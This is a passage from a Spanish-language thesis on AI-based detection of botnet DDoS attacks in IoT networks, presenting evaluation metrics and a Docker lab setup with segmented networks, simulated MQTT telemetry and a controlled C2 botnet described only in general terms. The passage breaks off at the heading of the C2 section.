Las métricas de desempeño del modelo permiten cuantificar la capacidad del sistema para distinguir entre tráfico normal y tráfico asociado a ataques DDoS. Estas métricas se calculan a partir de los resultados de clasificación obtenidos durante la fase de validación del modelo.

Entre las métricas consideradas se incluyen la exactitud (accuracy), la precisión (precision), la tasa de detección de ataques (recall), la medida F1 y el área bajo la curva ROC (AUC). Estas métricas ofrecen una visión integral del comportamiento del modelo, especialmente en escenarios donde puede existir desbalance entre clases.

Tabla 16

Métricas de desempeño del modelo de inteligencia artificial

Métrica	**Tipo**	**Descripción**	**Objetivo de evaluación**
Accuracy	Modelo IA	Proporción de clasificaciones correctas sobre el total de muestras.	Medir el desempeño global del modelo.
Precision	Modelo IA	Proporción de ataques correctamente identificados entre todos los eventos clasificados como ataque.	Evaluar la tasa de falsos positivos.
Recall	Modelo	Proporción de ataques correctamente	Medir la capacidad de

(TPR)	IA	detectados respecto al total de ataques reales.	detección del sistema.
F1-score	Modelo IA	Media armónica entre precisión y recall.	Balancear precisión y detección.
AUC-ROC	Modelo IA	Área bajo la curva ROC que relaciona TPR y FPR.	Evaluar la robustez del clasificador.

La Tabla 16 resume las métricas utilizadas para evaluar el desempeño del modelo de inteligencia artificial. Estas métricas permiten analizar de forma objetiva la calidad de las predicciones, considerando tanto la exactitud general como la capacidad del sistema para detectar ataques DDoS y minimizar errores de clasificación.

3.7.2 Métricas de tráfico de red

Además del desempeño del modelo de inteligencia artificial, resulta relevante analizar métricas relacionadas con el comportamiento del tráfico de red observado en el escenario de simulación. Estas métricas permiten caracterizar los efectos de un ataque DDoS y validar que el entorno simulado reproduce patrones coherentes con ataques reales.

Las métricas de tráfico consideradas incluyen la tasa de paquetes y bytes, el número de conexiones simultáneas, la duración de los flujos y la variación temporal del tráfico. Dichas métricas son capturadas en el punto de convergencia del sistema (gateway), garantizando consistencia en la observación tanto del tráfico legítimo como del tráfico malicioso.

La Tabla 17 presenta las métricas de tráfico de red empleadas para analizar el impacto de los ataques DDoS en el escenario de simulación. Estas métricas permiten observar

patrones anómalos característicos de ataques distribuidos y complementan la evaluación del modelo de detección, proporcionando una visión integral del funcionamiento del sistema propuesto

Tabla 17

Métricas de evaluación del sistema de detección de ataques DDoS

Métrica	**Tipo**	**Descripción**	**Objetivo de evaluación**
Paquetes por segundo (pps)	Tráfico de red	Número de paquetes transmitidos por segundo.	Identificar picos de tráfico asociados a ataques DDoS.
Bytes por segundo (bps)	Tráfico de red	Volumen de datos transmitidos por segundo.	Analizar saturación del ancho de banda.
Conexiones simultáneas	Tráfico de red	Número de conexiones activas en un instante de tiempo.	Detectar comportamiento distribuido de la Botnet.
Duración de flujos	Tráfico de red	Tiempo de vida de los flujos de comunicación.	Diferenciar tráfico legítimo de tráfico malicioso.
Variación temporal del tráfico	Tráfico de red	Cambios abruptos en el volumen de tráfico en ventanas de tiempo.	Identificar patrones anómalos.

Capitulo IV: Implementación

En este capítulo se presenta la implementación práctica del sistema de detección de ataques de Denegación de Servicio Distribuido (DDoS) basados en botnets para redes IoT, desarrollado a partir del diseño metodológico y arquitectónico definido en el Capítulo III. Mientras que en el capítulo anterior se establecieron los fundamentos teóricos, la arquitectura propuesta y los criterios técnicos del sistema, en esta sección se describe su materialización dentro de un entorno experimental controlado, permitiendo validar su funcionamiento en condiciones reales de simulación.

La implementación se llevó a cabo mediante una infraestructura basada en contenedores Docker, construidos principalmente sobre Debian Bookworm, lo que permitió garantizar aislamiento, estabilidad y reproducibilidad del entorno. A través de scripts automatizados en Bash y Python se desplegaron redes segmentadas, nodos IoT simulados, una arquitectura Botnet controlada mediante un servidor de Comando y Control (C2), herramientas de simulación de infección y un módulo de monitoreo centralizado en el gateway del sistema.

De manera paralela al despliegue del entorno experimental, se desarrolló el proceso de entrenamiento del modelo de inteligencia artificial utilizando el dataset TON_IoT. El modelo fue entrenado bajo un esquema de división 80% para entrenamiento y 20% para prueba, aplicando técnicas de balanceo de clases mediante SMOTE para reducir el impacto del desbalance entre tráfico normal y tráfico de ataque. Una vez validado su desempeño mediante métricas formales de evaluación, el modelo fue integrado al sistema para su ejecución durante los escenarios experimentales.

Al finalizar el capítulo se describe la ejecución de múltiples escenarios variando progresivamente el número de nodos IoT y bots activos, con el fin de analizar el comportamiento del sistema tanto en condiciones normales como bajo distintos niveles de intensidad de ataque. La estructura del capítulo sigue el flujo real del proyecto: preparación del entorno, despliegue de la infraestructura, generación de tráfico, entrenamiento del modelo, ejecución de escenarios y evaluación integral de resultados, permitiendo comprobar el cumplimiento de los objetivos planteados en la investigación.

4.1 Preparación del entorno de implementación

Antes del despliegue del escenario de simulación y del entrenamiento del modelo de inteligencia artificial, fue necesario preparar un entorno técnico que garantizara estabilidad, aislamiento y reproducibilidad de las pruebas experimentales. Esta etapa constituyó la base sobre la cual se construyeron todos los componentes del sistema de detección propuesto.

La preparación del entorno no solo implicó la instalación de herramientas, sino también la verificación de compatibilidad entre recursos de hardware, sistema operativo y dependencias de software necesarias para ejecutar múltiples contenedores Docker, generar tráfico legítimo y malicioso, capturar métricas de red y ejecutar procesos de inferencia del modelo de inteligencia artificial.

El entorno fue configurado sobre un equipo físico que actuó como sistema anfitrión, sobre el cual se implementó la infraestructura de simulación basada en contenedores. Asimismo, el proceso de entrenamiento del modelo de inteligencia artificial se desarrolló en un entorno independiente utilizando Google Colab, permitiendo separar la fase de aprendizaje del entorno operativo.

4.1.1 Requisitos de hardware y software

Para la implementación del entorno experimental fue necesario contar con recursos de hardware y software capaces de soportar la ejecución simultánea de múltiples contenedores Docker, procesos de simulación de tráfico y monitoreo continuo de métricas de red.

El sistema fue implementado sobre un equipo con procesador Intel Core i5 de octava generación, 20 GB de memoria RAM y una unidad de almacenamiento SSD de 480 GB. Esta configuración permitió mantener estabilidad durante la ejecución de escenarios con múltiples nodos IoT y agentes Bot activos de manera concurrente.

Tabla 18

Recursos del entorno experimental

Recurso	**Especificación utilizada**
Procesador	Intel Core i5 (8ª generación)
Memoria RAM	20 GB
Almacenamiento	SSD 480 GB
Arquitectura	64 bits
Sistema Operativo	Linux Mint 22.1 Cinnamon
Motor de contenedores	Docker
Lenguaje de programación	Python 3

La configuración detallada del entorno utilizado se presenta en la **Tabla 18**, donde se especifican los principales recursos físicos y herramientas empleadas durante la implementación. La disponibilidad de 20 GB de memoria RAM permitió ejecutar múltiples contenedores Docker de forma simultánea sin degradación significativa del rendimiento, mientras que el uso de almacenamiento SSD contribuyó a reducir tiempos de carga y mejorar la respuesta del sistema durante las pruebas experimentales.

4.1.2 Instalación y configuración de Docker y herramientas base

Una vez definidos los recursos de hardware del entorno de implementación, se procedió a la instalación y configuración de las herramientas necesarias para el despliegue del sistema. Como plataforma de virtualización ligera se utilizó Docker, debido a su capacidad para ejecutar contenedores aislados, facilitar la segmentación de redes virtuales y garantizar la reproducibilidad del entorno experimental.


La instalación del motor Docker se realizó sobre el sistema operativo Linux Mint 22.1 Cinnamon, luego se verificó su correcto funcionamiento mediante la ejecución de contenedores de prueba y la validación del servicio activo.

Además del motor de contenedores, se instalaron las siguientes herramientas base:

- Python 3 como lenguaje principal de programación.
- Librerías para procesamiento de datos y análisis.
- Herramientas de red para monitoreo y captura de métricas.
- Soporte para ejecución de scripts Bash (.sh).

Figura 6

Verificación del funcionamiento del motor Docker



La **Figura 6** muestra la verificación del correcto funcionamiento del motor Docker en el sistema anfitrión, evidenciando que el servicio se encontraba activo y listo para el despliegue de contenedores.

4.1.3 Estructura del proyecto y organización del repositorio

Con el entorno base correctamente instalado y configurado, se procedió a organizar la estructura del proyecto con el objetivo de mantener orden, modularidad y facilidad de replicación del escenario experimental.

El repositorio fue estructurado separando claramente:

- Infraestructura Docker.
- Simulación de nodos IoT.
- Implementación de Botnet (C2 y agentes).
- Captura y procesamiento de métricas.
- Integración del modelo de inteligencia artificial.

Los scripts en Bash (.sh) fueron utilizados para:

- Crear redes Docker segmentadas.
- Levantar y detener contenedores.
- Replicar nodos IoT y agentes Bot.
- Automatizar el despliegue completo del escenario.

Por su parte, los scripts en Python (.py) implementaron:

- Generación de tráfico legítimo IoT.
- Lógica del servidor C2.
- Comportamiento de agentes Bot.
- Captura de métricas.
- Inferencia del modelo IA.

Figura 7

Directorio de archivos para realizar la simulación

La **Figura 7** presenta la estructura general del repositorio del proyecto, organizada en directorios que separan claramente los componentes de infraestructura, simulación y procesamiento. Esta organización facilita la mantenibilidad del sistema, mejora la trazabilidad del desarrollo y garantiza la reproducibilidad del entorno experimental.

4.2 Despliegue del escenario de simulación en Docker

Una vez preparado el entorno de implementación y configuradas las herramientas base, se procedió al despliegue del escenario de simulación utilizando contenedores Docker. Esta etapa tuvo como objetivo materializar la arquitectura definida en el Capítulo III, implementando la segmentación lógica de redes, el despliegue de nodos y la interconexión controlada de los distintos componentes del sistema.

El uso de Docker permitió ejecutar cada elemento del escenario como un contenedor independiente, garantizando aislamiento, control de recursos y facilidad de replicación. La arquitectura desplegada se compone de tres redes principales: la red IoT, la red Botnet y la red de servidores, interconectadas a través de un gateway central (gw-router), el cual actúa como punto de convergencia del tráfico legítimo y malicioso.

4.2.1 Creación de redes Docker (iot-net, bot-net, server-net)


El primer paso para el despliegue del escenario consistió en la creación de redes virtuales segmentadas dentro del entorno Docker mediante el script de instalación copilado en base al código que se encuentra en el **Anexo A1**. Esta segmentación permitió aislar el tráfico legítimo generado por los nodos IoT del tráfico malicioso producido por los agentes Bot, garantizando que la convergencia del tráfico ocurriera únicamente en el gateway central.

Se crearon tres redes independientes:

- **iot-net**: destinada a los nodos IoT simulados.
- **bot-net**: destinada a los agentes Bot.
- **server-net**: destinada a los servicios centrales del sistema.

Figura 8

Creación de redes Docker del escenario de simulación



La **Figura 8** muestra la creación de las redes Docker utilizadas en el entorno experimental. En ella se observa la definición de las tres redes segmentadas (iot-net, bot-net y server-net), las cuales permiten estructurar el tráfico del sistema de forma controlada y coherente con el diseño arquitectónico propuesto.

4.2.2 Despliegue y verificación de contenedores

Una vez creadas las redes virtuales, se procedió al despliegue de los contenedores correspondientes a los distintos componentes del sistema. Esta tarea fue automatizada mediante scripts Bash (.sh), los cuales permitieron levantar múltiples instancias de nodos IoT y agentes Bot de manera replicable.


Los principales contenedores desplegados fueron:

- Nodos IoT simulados.
- Gateway (gw-router).
- Servidor MQTT.

- Servidor MQTT Web.
- Servidor de Comando y Control (C2).
- Agentes Bot.
- Servidor Infection Monkey.
- Servidor de inteligencia artificial.
- Servidor de base de datos (MongoDB).

Figura 9

Contenedores desplegados para la simulación.



La **Figura 9** presenta la verificación del estado de los contenedores desplegados mediante el comando *docker ps -a*. En la captura se evidencia que los componentes principales del sistema se encuentran en estado *Up*, confirmando la correcta inicialización del entorno de simulación y la disponibilidad de los servicios necesarios para la ejecución de las pruebas experimentales.

4.2.3 Imágenes Docker utilizadas

Para garantizar consistencia y facilidad de replicación, cada contenedor fue construido a partir de imágenes base seleccionadas según su función dentro del sistema.


Entre las imágenes utilizadas se incluyen:

- Debian Bookworm (base para nodos IoT, Bots, gateway y servidor IA).
- Eclipse Mosquitto (broker MQTT).
- Nginx/Flask (panel web).
- MongoDB (almacenamiento).
- Infection Monkey (simulación de infección).
- Imágenes personalizadas para C2 y servidor IA

La **Figura 10** muestra la lista de imágenes Docker utilizadas en el entorno de simulación. Se observa la coexistencia de imágenes base oficiales junto con imágenes personalizadas desarrolladas específicamente para el proyecto, lo que permitió adaptar los servicios a los requerimientos del sistema de detección, el uso de imágenes estandarizadas facilitó la reproducibilidad del entorno y redujo posibles inconsistencias entre ejecuciones.

Figura 10

Imágenes Docker utilizadas en el escenario



```
root@stalin-Lenovo-ideapad-330S-15IKB:/home/stalin/tesisbot# docker images
REPOSITORY                    TAG             IMAGE ID       CREATED         SIZE
c2-server-img                 latest          6060d1f8072e   8 days ago      175MB
<none>                        <none>          f6f6f6246689   8 days ago      175MB
<none>                        <none>          ff4394bd9d1a   8 days ago      175MB
<none>                        <none>          42a68a1a87af   8 days ago      175MB
<none>                        <none>          4ab94867c458   8 days ago      175MB
<none>                        <none>          02880b417277   8 days ago      175MB
<none>                        <none>          0dd5382df43b   9 days ago      175MB
router-gw-img                 latest          121669e6c7a0   3 weeks ago     151MB
<none>                        <none>          8962b620621f   3 weeks ago     151MB
<none>                        <none>          a4d0ed3d5dee   3 weeks ago     151MB
<none>                        <none>          892c76a940d8   3 weeks ago     151MB
<none>                        <none>          e2bff3f8b92e   3 weeks ago     175MB
<none>                        <none>          c1fb185b115a   3 weeks ago     175MB
<none>                        <none>          4081f08ad152   3 weeks ago     148MB
agent-img                     v1              153380a34c4b   3 weeks ago     771MB
<none>                        <none>          7fcb9506e669   3 weeks ago     145MB
agent-client                  latest          45ab8e80cf11   3 weeks ago     126MB
<none>                        <none>          8b845e7d6c11   3 weeks ago     531MB
bot1-image                    latest          61d9b83b7c0a   3 weeks ago     1.77GB
server-agentes-img            latest          41c0a9af5548   3 weeks ago     138MB
<none>                        <none>          715b1bb89cef   3 weeks ago     138MB
<none>                        <none>          41bef098bd23   3 weeks ago     138MB
<none>                        <none>          ee595c3fa6c3   3 weeks ago     138MB
<none>                        <none>          dc7d59aab092   3 weeks ago     645MB
c2-master                     latest          33f0f2097d70   4 weeks ago     152MB
lab-iot-node                  latest          49488de41d45   4 weeks ago     139MB
lab-mqtt-web                  latest          d3800dfdc283   4 weeks ago     148MB
lab-mqtt-server               latest          b04401b930ee   4 weeks ago     90.5MB
python                        3.11-slim       fa659464a114   4 weeks ago     124MB
python                        3.12-slim       c78a70d7588f   4 weeks ago     119MB
debian                        bookworm-slim   d60e93accd5d   4 weeks ago     74.8MB
mongo                         6.0             d57fdb7f35f1   6 weeks ago     773MB
python                        3.9-slim        085da638e1b8   3 months ago    122MB
busybox                       latest          08ef35a1c3f0   16 months ago   4.43MB
infectionmonkey/monkey-island   latest          904726a983ed   2 years ago     457MB
root@stalin-Lenovo-ideapad-330S-15IKB:/home/stalin/tesisbot#
```


4.2.4 Topología implementada y rol del gateway (gw-router)

La topología implementada replica el diseño arquitectónico definido en el Capítulo III. Las tres redes segmentadas se conectan únicamente a través del contenedor **gw-router**, el cual cumple las siguientes funciones:

- Enrutamiento entre redes.
- Punto único de convergencia del tráfico.
- Captura de métricas de red.
- Punto estratégico para la detección de ataques.

Figura 11

Topología de la red simulada implementada



En la **Figura 11** podemos observar la topología implementada dentro del entorno Docker, el cual se simula mediante la ejecución del script de código que se encuentra en el **Anexo A9**. En el diagrama se observa la segmentación lógica de las redes IoT, Botnet y Servidores, así como el rol central del Gateway (gw-router) como punto de convergencia del tráfico. Esta arquitectura permitió garantizar que todo el flujo de datos, tanto legítimo como malicioso, atravesara un único punto de observación, facilitando la captura consistente de métricas para el mecanismo de detección.

4.3 Implementación de la red IoT y tráfico legítimo

Después de desplegar la infraestructura del entorno de simulación, se procedió a la implementación de la red IoT y a la generación de tráfico legítimo. Esta etapa fue

fundamental para establecer el comportamiento normal del sistema, el cual sirve como línea base frente a los escenarios de ataque DDoS evaluados posteriormente.

La red IoT fue diseñada para simular dispositivos reales que generan y transmiten datos de manera periódica utilizando protocolos ligeros, principalmente MQTT.. El objetivo de esta implementación fue reproducir patrones de comunicación típicos de entornos IoT, caracterizados por transmisiones frecuentes, bajo volumen de datos y estabilidad temporal.


4.3.1 Despliegue de nodos IoT simulados

Los nodos IoT fueron implementados como contenedores Docker independientes basados en Debian Bookworm. Cada contenedor ejecuta un script en Python encargado de generar datos de telemetría simulados y enviarlos hacia el broker MQTT ubicado en la red de servidores.

La replicación de nodos IoT se realizó mediante scripts automatizados en Bash en base al código que se encuentra en el **Anexo A3**, permitiendo escalar fácilmente el número de dispositivos activos dentro del escenario experimental. Esta capacidad de replicación fue clave para ejecutar pruebas con diferentes tamaños de red.

Figura 12

Despliegue de nodos IoT simulados en Docker



La **Figura 12** muestra el despliegue de los nodos IoT simulados dentro del entorno Docker. En la captura se observa que múltiples instancias se encuentran en estado *Up*, confirmando su correcta inicialización y ejecución simultánea. Cada contenedor representa

un dispositivo IoT independiente, configurado para generar tráfico legítimo hacia el sistema mediante el protocolo MQTT.

4.3.2 Generación de tráfico IoT mediante MQTT


El tráfico legítimo fue generado mediante scripts en Python que simulan el envío periódico de datos de telemetría, lo cual se logra con el código que se encuentra en el **Anexo A4**. Estos datos incluyen variables representativas de dispositivos IoT, tales como temperatura, saturación u otros parámetros simulados.

Las principales características del tráfico generado fueron:

- Envío periódico en intervalos definidos.
- Tamaño reducido de los paquetes.
- Comunicación basada en el protocolo MQTT.
- Comportamiento estable y predecible en el tiempo.

Figura 13

Generación de tráfico legítimo IoT mediante MQTT



La **Figura 13** presenta la generación de tráfico legítimo IoT evidenciada mediante los registros del bróker MQTT. En la captura se observan múltiples mensajes enviados por distintos nodos hacia tópicos específicos, confirmando la correcta comunicación entre dispositivos IoT y el servidor de mensajería. Este comportamiento representa el funcionamiento normal de la red y constituye la base de comparación frente a los escenarios de ataque.

4.3.3 Validación del comportamiento normal

Para validar que el tráfico generado correspondiera a un estado normal de operación, se monitorearon métricas como el volumen de mensajes, la frecuencia de envío y la estabilidad temporal del flujo de datos.

Figura 14

Trafico simulado desde la red IoT.

Nodo	Fecha/Hora (enviado)	Saturación	Ritmo cardíaco	Temperatura	Recibido	Topic
iot-node-1	2026-02-20 03:23:10	98.5	64	36	2026-02-20 03:23:10	iot/iot-node-1/vitals
iot-node-10	2026-02-20 03:23:10	93.6	94	38.5	2026-02-20 03:23:10	iot/iot-node-10/vitals
iot-node-2	2026-02-20 03:23:11	93.1	101	36.3	2026-02-20 03:23:11	iot/iot-node-2/vitals
iot-node-3	2026-02-20 03:23:11	99.3	57	36.6	2026-02-20 03:23:11	iot/iot-node-3/vitals
iot-node-4	2026-02-20 03:23:11	94	130	38.8	2026-02-20 03:23:11	iot/iot-node-4/vitals
iot-node-5	2026-02-20 03:23:12	98.7	66	37.3	2026-02-20 03:23:12	iot/iot-node-5/vitals

La **Figura 14** resume las características principales del tráfico legítimo generado por los nodos IoT simulados. Se observa que el comportamiento presenta estabilidad temporal y bajo volumen de datos, lo cual es coherente con el funcionamiento típico de dispositivos IoT reales. Esta caracterización permitió establecer una línea base confiable para el análisis comparativo frente a los escenarios de ataque DDoS.

4.4 Implementación de Botnet y ataques DDoS

Una vez validado el comportamiento normal de la red IoT, se procedió a implementar el escenario de Botnet y la ejecución controlada de ataques DDoS. Esta etapa tuvo como finalidad generar tráfico malicioso distribuido que permitiera evaluar la capacidad del sistema de detección para identificar patrones anómalos dentro del entorno simulado.

El escenario de Botnet fue diseñado como una red lógica independiente (bot-net), compuesta por múltiples agentes Bot coordinados mediante un servidor de Comando y Control (C2). Todos los componentes fueron desplegados como contenedores Docker, permitiendo escalar el número de nodos comprometidos y controlar los parámetros del ataque de forma centralizada.

4.4.1 Servidor C2: coordinación y control

